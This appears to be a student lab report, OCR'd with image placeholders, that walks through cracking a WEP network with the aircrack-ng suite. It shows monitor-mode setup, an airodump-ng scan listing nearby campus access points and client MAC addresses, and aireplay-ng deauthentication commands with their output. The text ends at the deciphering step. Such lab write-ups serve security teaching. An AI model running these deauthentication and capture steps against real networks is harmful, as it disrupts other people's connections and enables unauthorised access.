
Pro 3

工海碩一 陳志宇

工海碩一 林敬翔

Start the extra WI-Fi Adapter, use ifconfig to check the name of the adapter, which is wlan0

```
sudo airmon-ng start wlan0
```




The name inside the red box is the name of the monitor of the wlan0; We will use this name in the next step.

Get the info of AP and other wireless devices.

https://www.aircrack-ng.org/doku.php?id=airodump-ng


```
sudo airodump-ng wlan1mon
```



```
CH  7 ][ Elapsed: 1 min ][ 2022-04-21 16:13

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

16:11:32:9D:2B:30  -26       32        0    0   5  720   WPA2 CCMP   PSK  <length:  0>
00:11:32:9D:2B:30  -27       34        0    0   5  720   WPA2 CCMP   PSK  ntuiot_402
0C:9D:92:02:8B:20  -27       16        4    0   2  720   WPA2 CCMP   PSK  MD402_asus
00:11:32:AD:8C:82  -31       28        0    0   8  720   WPA2 CCMP   PSK  ntuiot_402
16:11:32:AD:8C:82  -31       22        0    0   8  720   WPA2 CCMP   PSK  <length:  0>
16:11:32:AD:8E:B7  -34       21        0    0   6  720   WPA2 CCMP   PSK  <length:  0>
00:11:32:9D:30:3A  -35        6        0    0   5  720   WPA2 CCMP   PSK  ntuiot_402
16:11:32:9D:30:3A  -34       13        0    0   5  720   WPA2 CCMP   PSK  <length:  0>
00:11:32:AD:8E:B7  -30       20        0    0   6  720   WPA2 CCMP   PSK  ntuiot_2
00:0B:86:96:70:C1  -34       19        5    0  11   54 . WPA2 CCMP   MGT  ntu_peap
00:0B:86:96:70:C2  -34       23      273    1  11   54 . OPN              NTU
00:0B:86:96:70:C0  -34       18        0    0  11   54 . WPA2 CCMP   MGT  eduroam
50:EB:F6:00:7E:98  -47        8        0    0   2  130   WPA2 CCMP   PSK  ntutestiot5
F0:2F:74:E3:D0:48  -41        0        2    0   2   -1   WEP  WEP         <length:  0>
F0:2F:74:E3:D1:80  -38        0       73    0   1   -1   WEP  WEP         <length:  0>
50:EB:F6:00:65:58  -43        0        6    0   1   -1   WEP  WEP         <length:  0>
F0:2F:74:E3:D0:A8  -42       13        0    0  10   54e  WEP  WEP         ntutestiot3
86:2A:FD:78:C5:90  -44        3        0    0   6   65   WPA2 CCMP   PSK  DIRECT-90-HP M479dw Color
62:70:71:4D:42:59  -47        5        0    0   6  130   WPA2 CCMP   PSK  Fmc2
A8:63:7D:C2:DE:F1  -55        1        0    0  10  360   WPA2 CCMP   PSK  eslab305-DL6
D4:5D:64:E0:9F:88  -55        0        1    0   6  260   WPA2 CCMP   PSK  esys305
00:0B:86:96:98:A0  -57        2        0    0  11   54 . WPA2 CCMP   MGT  eduroam
00:1A:1E:F3:67:A1  -63        1        0    0   1   54 . WPA2 CCMP   MGT  ntu_peap
DC:FB:02:61:9E:31  -54        3        4    0   1  130   WPA2 CCMP   PSK  MD501-TimLin
00:25:00:FF:94:73   -1        0        5    0   6   -1   OPN              <length:  0>
40:B0:76:34:03:48  -35        3        0    0   8  195   WPA2 CCMP   PSK  MakerSpace_2.4G
00:0B:86:96:98:A2  -57        5        0    0  11   54 . OPN              NTU
00:0B:86:96:98:A1  -57        3        0    0  11   54 . WPA2 CCMP   MGT  ntu_peap

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   B8:27:EB:F7:15:1F  -14    0 - 1      0       12
(not associated)   90:91:69:30:30:34  -22    0 - 1     21       12         ntutestiot1
(not associated)   F0:9E:4A:66:F4:22  -22    0 - 1      0        1         MD402_asus
(not associated)   90:91:69:30:2D:27  -20    0 - 1     42       15         ntutestiot2
(not associated)   B8:27:EB:1C:96:C1  -30    0 - 1      0        1
(not associated)   06:34:73:BE:4A:26  -34    0 - 1      0        1
(not associated)   86:10:BA:90:40:C8  -36    0 - 5      0        1
(not associated)   90:91:62:30:2F:3F  -38    0 - 1      0        7         ntutestiot1
(not associated)   90:91:61:00:31:03  -38    0 - 1      0        3         ntutestiot4
(not associated)   D2:47:F3:D4:ED:0D  -44    0 - 1      0        1
(not associated)   C8:58:C0:9E:BC:E5  -46    0 - 1      0        1         MD402_asus
(not associated)   B8:27:EB:78:BB:99  -48    0 - 1      0        1
(not associated)   B8:27:EB:FC:10:2B  -64    0 - 1      0        1
00:0B:86:96:70:C1  B2:8D:44:AE:B1:96   -1   54 - 0      0        2
00:0B:86:96:70:C1  46:14:DC:78:A0:CC  -16    0 - 1      0       10
00:0B:86:96:70:C1  52:0C:FB:BA:FD:56  -38    0 -24      0        5
```

Collect the info of devices which connected to the AP

```
sudo airodump-ng -c 2 --bssid F0:2F:74:E3:D1:80 -w test wlan1mon
```



ARP packets accumulate

Speed up by Generating necessary(ARP) Packets: Create DeAuth attack with -0 5(which means that there is 5 attacks to the specific bssid e.g. 90:91:62:30:2F:3F)

```
sudo aireplay-ng -0 5 -e ntutest01 -c xx:xx:xx:xx:xx:xx wlan0mon
sudo aireplay-ng -0 5 -e ntutest01 -c 90:91:60:30:2B:89 wlan0mon

//-c dmac   : set Destination  MAC address
//-e essid  : set target AP SSID
```

```
pi@raspberrypi:~ $ sudo aireplay-ng -0 5 -e ntutestiot1 -c 90:91:64:30:31:AA wlan0mon
16:46:54  Waiting for beacon frame (ESSID: ntutestiot1) on channel 7
Found BSSID "50:EB:F6:00:65:58" to given ESSID "ntutestiot1".
16:46:56  Sending 64 directed DeAuth (code 7). STMAC: [90:91:64:30:31:AA] [ 0|38 ACKs]
16:46:56  Sending 64 directed DeAuth (code 7). STMAC: [90:91:64:30:31:AA] [ 0|26 ACKs]
16:46:57  Sending 64 directed DeAuth (code 7). STMAC: [90:91:64:30:31:AA] [ 0|30 ACKs]
16:46:57  Sending 64 directed DeAuth (code 7). STMAC: [90:91:64:30:31:AA] [ 0|14 ACKs]
16:46:58  Sending 64 directed DeAuth (code 7). STMAC: [90:91:64:30:31:AA] [ 0|18 ACKs]
```

Final Step: Deciphering when you collected enough IVs(Initialization vectors)